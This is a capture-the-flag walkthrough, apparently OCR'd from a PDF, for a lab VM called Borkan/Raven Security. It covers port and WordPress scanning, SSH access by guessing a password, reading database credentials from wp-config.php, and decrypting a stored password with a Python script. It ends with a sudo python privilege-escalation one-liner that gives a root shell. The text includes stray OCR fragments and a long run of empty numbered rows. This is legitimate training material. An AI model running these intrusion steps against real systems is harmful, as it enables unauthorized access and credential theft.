

Walkthrough

by Belal Hamed

BorkanCTF


```
File Actions Edit View Help belal@kali:~$ nmap -A 192.168.1.14
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-28 10:11 EST
Nmap scan report for 192.168.1.14
Host is up (0.00059s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp    open  http     Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Borkan Security
111/tcp   open  rpcbind  2-4 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp    rpcbind
|   100000  2,3,4      111/udp   rpcbind
|   100000  3,4        111/tcp    rpcbind[ToCQd.cPw5XCe0]
|   100000  3,4        111/udp   rpcbind[IsURghiaB23j7W/]
|   100024  1          34259/udp  status
|   100024  1          35791/tcp  status
|   100024  1          41643/tcp  status
|_  100024  1          42439/udp  status
MAC Address: 08:00:27:09:21:DE (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X14.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT      ADDRESS
1  0.58 ms  192.168.1.14

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.64 seconds
belal@kali:~$
```

first used nmap tool to scan

found 3 open ports



let go to the site but not found any thing

```
(belal㉿kali)-[~] ~ 9:00
$ gobuster dir -u http://192.168.1.14 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://192.168.1.14
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.6
[+] Timeout:      10s

Starting gobuster in directory enumeration mode
=====
/ img           (Status: 301) [Size: 310] [→ http://192.168.1.14/img/]
/ css           (Status: 301) [Size: 310] [→ http://192.168.1.14/css/]
/ wordpress    (Status: 301) [Size: 316] [→ http://192.168.1.14/wordpress/]
/ manual        (Status: 301) [Size: 313] [→ http://192.168.1.14/manual/]
/ js            (Status: 301) [Size: 309] [→ http://192.168.1.14/js/]
/ vendor        (Status: 301) [Size: 313] [→ http://192.168.1.14/vendor/]
/ fonts          (Status: 301) [Size: 312] [→ http://192.168.1.14/fonts/]
/ server-status (Status: 403) [Size: 300]
Progress: 220560 / 220561 (100.00%)
=====

Finished
```

mmmmm let try discover directory for web sit

use gobuster tool

good , found wordpress dir the web site used wordpress

Raven Security – Just another WordPress site

192.168.1.14/wordpress/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Skip to content

Raven Security

Raven Security

Just another WordPress site




[Scroll down to content](#)

Posts

Posted on [August 12, 2018](#)

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!



Recent Posts

- [Hello world!](#)

Recent Comments

let go to to wordpress

```
$ wpscan --url http://192.168.1.14/wordpress/ --enumerate u
[+] URL: http://192.168.1.14/wordpress/ [192.168.1.14]
[+] Started: Sat Dec 28 09:46:10 2024

Interesting Finding(s):

[+] Headers
| Interesting Entry: Server: Apache/2.4.10 (Debian)
| Found By: Headers (Passive Detection)
| Confidence: 100%
| References:
|   - http://codex.wordpress.org/XML-RPC_Pingback_API
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
|   - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
|   - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress readme found: http://192.168.1.14/wordpress/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.1.14/wordpress/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
|   - https://www.iplocation.net/defend-wordpress-from-ddos
|   - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).
| Found By: Emoji Settings (Passive Detection)
|   - http://192.168.1.14/wordpress/, Match: '-release.min.js?ver=4.8.25'
| Confirmed By: Meta Generator (Passive Detection)
|   - http://192.168.1.14/wordpress/, Match: 'WordPress 4.8.25'

[i] The main theme could not be detected.
```

based on the site use wordpress let use wepscan tool to scan wordpress

Actions Edit View Help

Confidence: 100%

References:

- http://codex.wordpress.org/XML-RPC_Pingback_API [! NetHunter]
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
- https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
- https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

WordPress readme found: <http://192.168.1.14/wordpress/readme.html>

Found By: Direct Access (Aggressive Detection)

Confidence: 100%

The external WP-Cron seems to be enabled: <http://192.168.1.14/wordpress/wp-cron.php>

Found By: Direct Access (Aggressive Detection)

Confidence: 60%

References:

- <https://www.iplocation.net/defend-wordpress-from-ddos>
- <https://github.com/wpscanteam/wpscan/issues/1299>

WordPress version 4.8.25 identified (Outdated, released on 2024-06-24).

Found By: Emoji Settings (Passive Detection)

- <http://192.168.1.14/wordpress/>, Match: '-release.min.js?ver=4.8.25'

Confirmed By: Meta Generator (Passive Detection)

- <http://192.168.1.14/wordpress/>, Match: 'WordPress 4.8.25'

The main theme could not be detected.

Enumerating Users (via Passive and Aggressive Methods)

Brute Forcing Author IDs - Time: 00:00:01 ←

User(s) Identified:

steven

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Confirmed By: Login Error Messages (Aggressive Detection)

michael

Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)

Confirmed By: Login Error Messages (Aggressive Detection)

wow very well i found two users michael and steven

```
(belal㉿kali)-[~]
$ ssh michael@192.168.1.14 Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
michael@192.168.1.14's password:
Permission denied, please try again.
michael@192.168.1.14's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8
michael@Borkan:~$
```

let try connect with ssh i connect by michael

but i dont konw password

let gusees the password is same username is michael

wow i achived

```
permitted by applicable law.  
You have new mail.  
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8  
michael@Borkan:~$ cd ..  
michael@Borkan:~/home$ ls  
login.exe  
michael@Borkan:~/home$ cd michael/  
michael@Borkan:~/michael$ ls  
login.exe  
michael@Borkan:~/michael$ cd ..  
michael@Borkan:~/home$ ls  
bin boot dev etc home initrd.img lib lib64 lost+found media mnt opt proc root run sbin srv sys  
michael@Borkan:~/home$ cd var/  
michael@Borkan:/var$ ls  
018 backups cache lib local lock log mail opt run spool tmp www  
michael@Borkan:/var$ cd www/  
michael@Borkan:/var/www$ ls  
flag2.txt  
michael@Borkan:/var/www$ cat flag2.txt  
flag2{fc3fd58dc9ab23faca6e9a36e581c}  
michael@Borkan:/var/www$
```

[Scroll down to content](#)

let discover machine there is exe file called login and many directory but interested with /var/www

wow i found flag 2 but also i need flag one

```
<div class="single-footer-widget">  
    <h6>Follow Us</h6>  
    <p>Let us be social</p>  
    <div class="footer-social d-flex align-items-cent  
        <a href="#"><i class="fa fa-facebook"></i>  
        <a href="#"><i class="fa fa-twitter"></i>  
        <a href="#"><i class="fa fa-dribbble"></i>  
        <a href="#"><i class="fa fa-behance"></i>  
    </div>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Recent Posts</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">Post Title 1</a></li>  
            <li><a href="#">Post Title 2</a></li>  
            <li><a href="#">Post Title 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Categories</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">Category 1</a></li>  
            <li><a href="#">Category 2</a></li>  
            <li><a href="#">Category 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Tags</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">Tag 1</a></li>  
            <li><a href="#">Tag 2</a></li>  
            <li><a href="#">Tag 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Archives</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">Archive 1</a></li>  
            <li><a href="#">Archive 2</a></li>  
            <li><a href="#">Archive 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Pages</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">Page 1</a></li>  
            <li><a href="#">Page 2</a></li>  
            <li><a href="#">Page 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>About</h6>  
        <ul style="list-style-type: none; padding-left: 0;">  
            <li><a href="#">About 1</a></li>  
            <li><a href="#">About 2</a></li>  
            <li><a href="#">About 3</a></li>  
        </ul>  
    </div>  
    <div class="single-footer-widget">  
        <h6>Footer Area</h6>  
        <!-- End footer Area -->  
        <!-- flag1{b9bbcb33e11b80be759c4e844862482d} -->  
        <script src="js/vendor/jquery-2.2.4.min.js"></script>  
        <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" i  
        <script src="js/vendor/bootstrap.min.js"></script>  
        <script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0  
        <script src="js/easing.min.js"></script>  
        <script src="js/hoverIntent.js"></script>  
        <script src="js/superfish.min.js"></script>  
        <script src="js/jquery.ajaxchimp.min.js"></script>
```

[Scroll down to content](#)

Posts

Posted on [August 12, 2024](#)

Hello world!

Welcome to WordPress. [Then start writing!](#)

i found this flag in /var/www/html/service.html

File Machine View Input Devices Help

Raven Security – Just another X New Tab

michael@Borkan:/var/www/html/wordpress

File Actions Edit View Help

```
about.html belal contact.php contact.zip css elements.html fonts img index.html js scss Security - Doc service.html te
michael@Borkan:/var/www/html$ cd wordpress/
michael@Borkan:/var/www/html/wordpress$ ls forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
index.php readme.html wp-admin wp-comments-post.php wp-config-sample.php wp-cron.php wp-links-opml.php wp-lo
license.txt wp-activate.php wp-blog-header.php wp-config.php wp-content wp-includes wp-load.php wp-ma
michael@Borkan:/var/www/html/wordpress$ cat wp-co
wp-comments-post.php wp-config.php wp-config-sample.php wp-content/
michael@Borkan:/var/www/html/wordpress$ cat wp-config.php
<?php
/** This is the base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root'); // This is your first post. Edit or delete it, then start writing!

/** MySQL database password */
define('DB_PASSWORD', 'B0rk@nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');

/**#@+
 * Authentication Unique Keys and Salts.
 * * Hello world!
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress.org secret-key service}
 * You can change these at any point in time to invalidate all existing cookies. This will force all users to have to log in again
 */

```

let go wordpress directory

wow i found wp_config.php the file it very important

ohhh i find password of root database nice

```
File Actions Edit View Help
michael@Borkan:/var/www/html/wordpress$ cd
michael@Borkan:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)
Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

let connect with database

```
michael@Borkan:~
```

```
File Actions Edit View Help
```

```
michael@Borkan:/var/www/html/wordpress$ cd
michael@Borkan:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 63
Server version: 5.5.60-0+deb8u1 (Debian)

Copyright (c) 2000, 2018, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> SHOW DATABASES;
+-----+
| Database      |
+-----+
| information_schema |
| mysql          |
| performance_schema |
| wordpress       |
+-----+
4 rows in set (0.00 sec)

mysql> USE wordpress
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> USE wordpress;
Database changed
mysql> SHOW tables;
+-----+
| Tables_in_wordpress |
+-----+
| wp_commentmeta      |
| wp_comments         |
| wp_links            |
| wp_options          |
| wp_postmeta         |
| wp_posts             |
| wp_term_relationships |
| wp_term_taxonomy    |
| wp_termmeta         |
| wp_terms             |
| wp_usermeta         |
| wp_users             |
+-----+
12 rows in set (0.00 sec)
```



i use this command to display data

```
SHOW DATABASE;
```

```
USE wordpress;
```

```
SHOW tables;
```

```
let try discover all table
```

	content_filtered	post_parent	guid				
	menu_order	post_type	post_mime				
1	1	1	2018-08-12 22:49:12	2018-08-12 22:49:12	Welcome to WordPress. This is your first post. Edit or delete it,		
2	0	0	http://192.168.206.131/wordpress/?p=1	1	Hello world!	publish	open
3	1	1	2018-08-12 22:49:12	2018-08-12 22:49:12	This is an example page. It's different from a blog post because it has an About page that introduces them to potential site visitors. It might say something like this:	0	post
4					<blockquote>Hi there! I'm a miner by day, aspiring actor by night, and this is my website. I live in Kalgoorlie, have a great dog named Fluffy, and just got into baking bread. I've been working at the company for over 5 years now, and I'm really excited to be a part of it. I love my job and I'm always looking for ways to improve myself and my skills. I'm also a huge fan of travel and I've been to many countries around the world. I'm currently working on a new project that I'm really proud of, and I can't wait to see where it takes me. I'm also a huge fan of travel and I've been to many countries around the world. I'm currently working on a new project that I'm really proud of, and I can't wait to see where it takes me.	0	open
5					<blockquote>The XYZ Doohickey Company was founded in 1971, and has been providing quality doohickeys to the public ever since. Located in the heart of the city, we offer a wide range of products at competitive prices. Our mission is to provide high-quality products at affordable prices, and we strive to exceed our customers' expectations. We are committed to providing excellent customer service and support, and we believe that our products are the best in the industry. We invite you to visit us online or in person to learn more about our products and services. Thank you for choosing XYZ Doohickey Company.	0	open
6					As a new WordPress user, you should go to your dashboard to delete this page.	1	open
7					sample-page	0	open
8					0	0	post
9					1	2018-08-13 01:48:31	2018-08-12 22:49:12
10					0000-00-00 00:00:00	flag3{afc01ab56b50591e7dccb93122770cd2}	
11							
12							
13							
14							
15							
16							
17							
18							
19							
20							
21							
22							
23							
24							
25							
26							
27							
28							
29							
30							
31							
32							
33							
34							
35							
36							
37							
38							
39							
40							
41							
42							
43							
44							
45							
46							
47							
48							
49							
50							
51							
52							
53							
54							
55							
56							
57							
58							
59							
60							
61							
62							
63							
64							
65							
66							
67							
68							
69							
70							
71							
72							
73							
74							
75							
76							
77							
78							
79							
80							
81							
82							
83							
84							
85							
86							
87							
88							
89							
90							
91							
92							
93							
94							
95							
96							
97							
98							
99							
100							
101							
102							
103							
104							
105							
106							
107							
108							
109							
110							
111							
112							
113							
114							
115							
116							
117							
118							
119							
120							
121							
122							
123							
124							
125							
126							
127							
128							
129							
130							
131							
132							
133							
134							
135							
136							
137							
138							
139							
140							
141							
142							
143							
144							
145							
146							
147							
148							
149							
150							
151							
152							
153							
154							
155							
156							
157							
158							
159							
160							
161							
162							
163							
164							
165							
166							
167							
168							
169							
170							
171							
172							
173							
174							
175							
176							
177							
178							
179							
180							
181							
182							
183							
184							
185							
186							
187							
188							
189							
190							
191							
192							
193							
194							
195							
196							
197							
198							
199							
200							
201							
202							
203							
204							
205							
206							
207							
208							
209							
210							
211							
212							
213							
214							
215							
216							
217							
218							
219							
220							
221							
222							
223							
224							
225							
226							
227							
228							
229							
230							
231							
232							
233							
234							
235							
236							
237							
238							
239							
240							
241							
242							
243							
244							
245							
246							
247							
248							
249							
250							
251							
252							
253							
254							

```
You have new mail.  
Last login: Sat Dec  7 13:25:42 2024 from 192.168.1.8  
michael@Borkan:~$ cd  
michael@Borkan:~$ ls  
login.exe  
michael@Borkan:~$ cd ..  
michael@Borkan:/home$ ls  
michael steven  
michael@Borkan:/home/michael/
```

you remember login .exe file

let try revers this file may be contain important info

i use command String login.exe to find string there is many tool to detect string as ghidra

i found string more Strange and big

let try convert this string

Download CyberChef [Download](#)

Last build: 2 months ago - Version 10 is here! Read about the new features [here](#)

Operations	Recipe	Input
Search...		
Favourites	Magic	
To Base64	Depth 3	<input type="checkbox"/> Intensive mode <input type="checkbox"/> Extensive language support
From Base64	Crib (known plaintext string or regex)	
To Hex		
From Hex		
To Hexdump		
From Hexdump		
URL Decode		
Regular expression		
Entropy		
Fork		
Magic		
Data format		
Encryption / Encoding		
Public Key		

Baking... (1/1)



go to CyberChef site and use magic and convert

```
import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRICGUFBSHYZUkhjHltNSHocSBcGSH0dRBxIehxIfRlIYRlaHEh5RRw="
XOR_KEY = 42 # Key for XOR operation
SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher

def caesar_cipher(text, shift):
    # Apply Caesar cipher (shift each character)
    encrypted = ''.join(chr((ord(char) + shift) % 256) for char
in text)
    return encrypted

def xor_cipher(text, key):
    # Apply XOR cipher (XOR each character with a key)
    encrypted = ''.join(chr(ord(char) ^ key) for char in text)
    return encrypted

def shift_text(text, shift_amount):
    # Shift the entire text by moving characters around
    shift_amount = shift_amount % len(text) # Ensure shift amount is
within range
    encrypted = text[-shift_amount:] + text[:-shift_amount]
    return encrypted

def encrypt_input(user_input):
    # Apply Caesar cipher, then XOR, then shifting
    step1 = caesar_cipher(user_input, SHIFT_AMOUNT)
    step2 = xor_cipher(step1, XOR_KEY)
    final_encrypted = shift_text(step2, SHIFT_AMOUNT)
    return final_encrypted

def main():
    user_input = input("Enter the string to encrypt: ")
    encrypted_input = encrypt_input(user_input)
    encrypted_input_base64 =
base64.b64encode(encrypted_input.encode()).decode()

    if encrypted_input_base64 == CORRECT_OUTPUT_BASE64:
        print("Success! Correct input provided.")
    else:
        print("Incorrect input. Try again.")
```

```
if __name__ == "__main__":
    main()
```

the code extract from string in cyperchef

Let's Explain The Code In Details :

This code is an encryption program that uses a combination of three encryption techniques: Caesar cipher, XOR cipher, and text shifting, followed by encoding the result in base64 format.

1. Constants:

CORRECT_OUTPUT_BASE64: A pre-defined base64 encoded string, which will be used to check if the user input has been correctly encrypted

XOR_KEY: The key used for the XOR operation (42 in this case).

SHIFT_AMOUNT: The number of positions to shift characters when applying the Caesar cipher and when shifting the text.

2. Caesar Cipher:

The function caesar_cipher takes a text and a shift value. It shifts each character's ASCII value by the shift amount, wrapping around if necessary, and returns the resulting encrypted text.

3. XOR Cipher:

The xor_cipher function takes a text and an XOR key. It applies the XOR operation between each character's ASCII value and the XOR key (42). The result is an encrypted version of the text.

4. Text Shifting:

The shift_text function shifts the entire string by moving characters around. The shift wraps around when it exceeds the string length, so if the shift amount is greater than the string length, it's reduced to a value within range.

5. Encrypting the Input:

In encrypt_input, the input goes through three steps: first the Caesar cipher, then the XOR cipher, and finally the text shifting. The result is the fully encrypted text.

6. Base64 Encoding:

The encrypted text is then encoded into base64 format using base64.b64encode. This makes it easier to handle and compare the result with the pre-defined correct base64 string.

7. Main Function:

The main function prompts the user to enter a string. It encrypts the string and checks if the base64 encoded result matches the pre-defined correct output. If they match, it prints "Success!", otherwise it asks the user to try again

Okay , It a Simple Encrypter Which Do Some Simple Algorithms To Encrypt A Password , So All We Need Now To Reverse This Simple Code , So We Need To Reverse Each Function In A reversed Order To Take The Encoded Data And Retrieve its decrypted content

This is code to do our job :

```
import base64

# Define constants
CORRECT_OUTPUT_BASE64 =
"HRICGUFBSHZUkhjH1tNSHocSBcGSH0dRBxIehxIfR1IYRlaHEh5RRw="

XOR_KEY = 42 # Key for XOR operation
SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher

def caesar_cipher_reverse(text, shift):
    # Reverse the Caesar cipher (shift each character back)
    decrypted = ''.join(chr((ord(char) - shift) % 256) for char in text)
    return decrypted

def xor_cipher_reverse(text, key):
    # Reverse the XOR cipher (XOR each character with a key again)
    decrypted = ''.join(chr(ord(char) ^ key) for char in text)
    return decrypted

def shift_text_reverse(text, shift_amount):
    # Reverse the shifting (shift in the opposite direction)
    shift_amount = shift_amount % len(text) # Ensure shift amount is
within range
    decrypted = text[shift_amount:] + text[:shift_amount]
    return decrypted

def decrypt_encrypted_data(encrypted_base64):
    # Decode the base64 to get the encrypted text
    encrypted_input = base64.b64decode(encrypted_base64).decode()

    # Reverse the encryption steps
    step1 = shift_text_reverse(encrypted_input, SHIFT_AMOUNT) # Reverse the shift
    step2 = xor_cipher_reverse(step1, XOR_KEY) # Reverse the XOR
operation
    final_decrypted = caesar_cipher_reverse(step2, SHIFT_AMOUNT) # Reverse the Caesar cipher

    return final_decrypted

def main():
    # Decrypt the encrypted base64 data
    decrypted_data = decrypt_encrypted_data(CORRECT_OUTPUT_BASE64)

    # Output the decrypted data
    print("Decrypted data:", decrypted_data)

if __name__ == "__main__":
    main()
```

```
main.py
1 import base64
2
3 # Define constants
4 CORRECT_OUTPUT_BASE64 =
    "HR1cGUFBSHYZUkhjH1tNSHocBcGSH0dRBxIehxIfRIIYRlaHEh5RRw="
5 XOR_KEY = 42 # Key for XOR operation
6 SHIFT_AMOUNT = 3 # Amount to shift in Caesar cipher
7 |
8 def caesar_cipher_reverse(text, shift):
9     # Reverse the Caesar cipher (shift each character back)
10    decrypted = ''.join(chr((ord(char) - shift) % 256) for char in
11                           text)
12    return decrypted
13
14 def xor_cipher_reverse(text, key):
15     # Reverse the XOR cipher (XOR each character with a key again)
16     decrypted = ''.join(chr(ord(char) ^ key) for char in text)
17     return decrypted
18
19 def shift_text_reverse(text, shift_amount):
20     # Reverse the shifting (shift in the opposite direction)
21     shift_amount = shift_amount % len(text) # Ensure shift amount is
22     within range
23     decrypted = text[shift_amount:] + text[:shift_amount]
24     return decrypted
25
26 def decrypt_encrypted_data(encrypted_base64):
```

Decrypted data: Ohh_Y0u_F1nd_M3:)_T4k3_M3_T0_H0m3_Pl3453
--- Code Execution Successful ---

Steve's Password : “OhhY0u_F1nd_M3:)_T4k3_M3_T0_H0m3_Pl3453”

steven@192.168.126.128's password:

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*copyright.

Hello world!

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.

Last login: Mon Nov 18 04:47:34 2024 from 192.168.126.159

\$
\$ █

Search for: Search... Search

one of the easiest way to check if this user can run any script with root privilege is using sudo -l command as shown below

from the above SCR we can see Steven can run python command without password as a sudoer ! WOW !!

Now I'm going to share an amazing site that can help with privilege escalation techniques when you're on a Linux System. It's called GTFOBins. Let's take a look at what they have and search for a python privilege escalation technique:

sudo python -c 'import pty;pty.spawn("/bin/bash")'

the above command will use python (which can be run as sudo for Steven) and use this python to initiate bash shell (SO the bash shell will launch with root privilege)

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash")'  
sudo: unable to resolve host Borkan  
root@Borkan:/home/steven# █
```

Posted on [August 12, 2018](#)

[Hello world!](#)

Now am root

```
root@Borkan:~# cat rootFlag.txt
```

flag5{Borkan_!s_0ff_N0w_Thanks_U_Sav3d_The_Gl0bE} [Search](#)

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

[Recent Comments](#)

Hit me up on Twitter and let me know what you thought:

- [A WordPress Commenter](#) on [Hello world!](#)
@mccannwj / wjmccann.github.io

```
root@Borkan:~# █
```

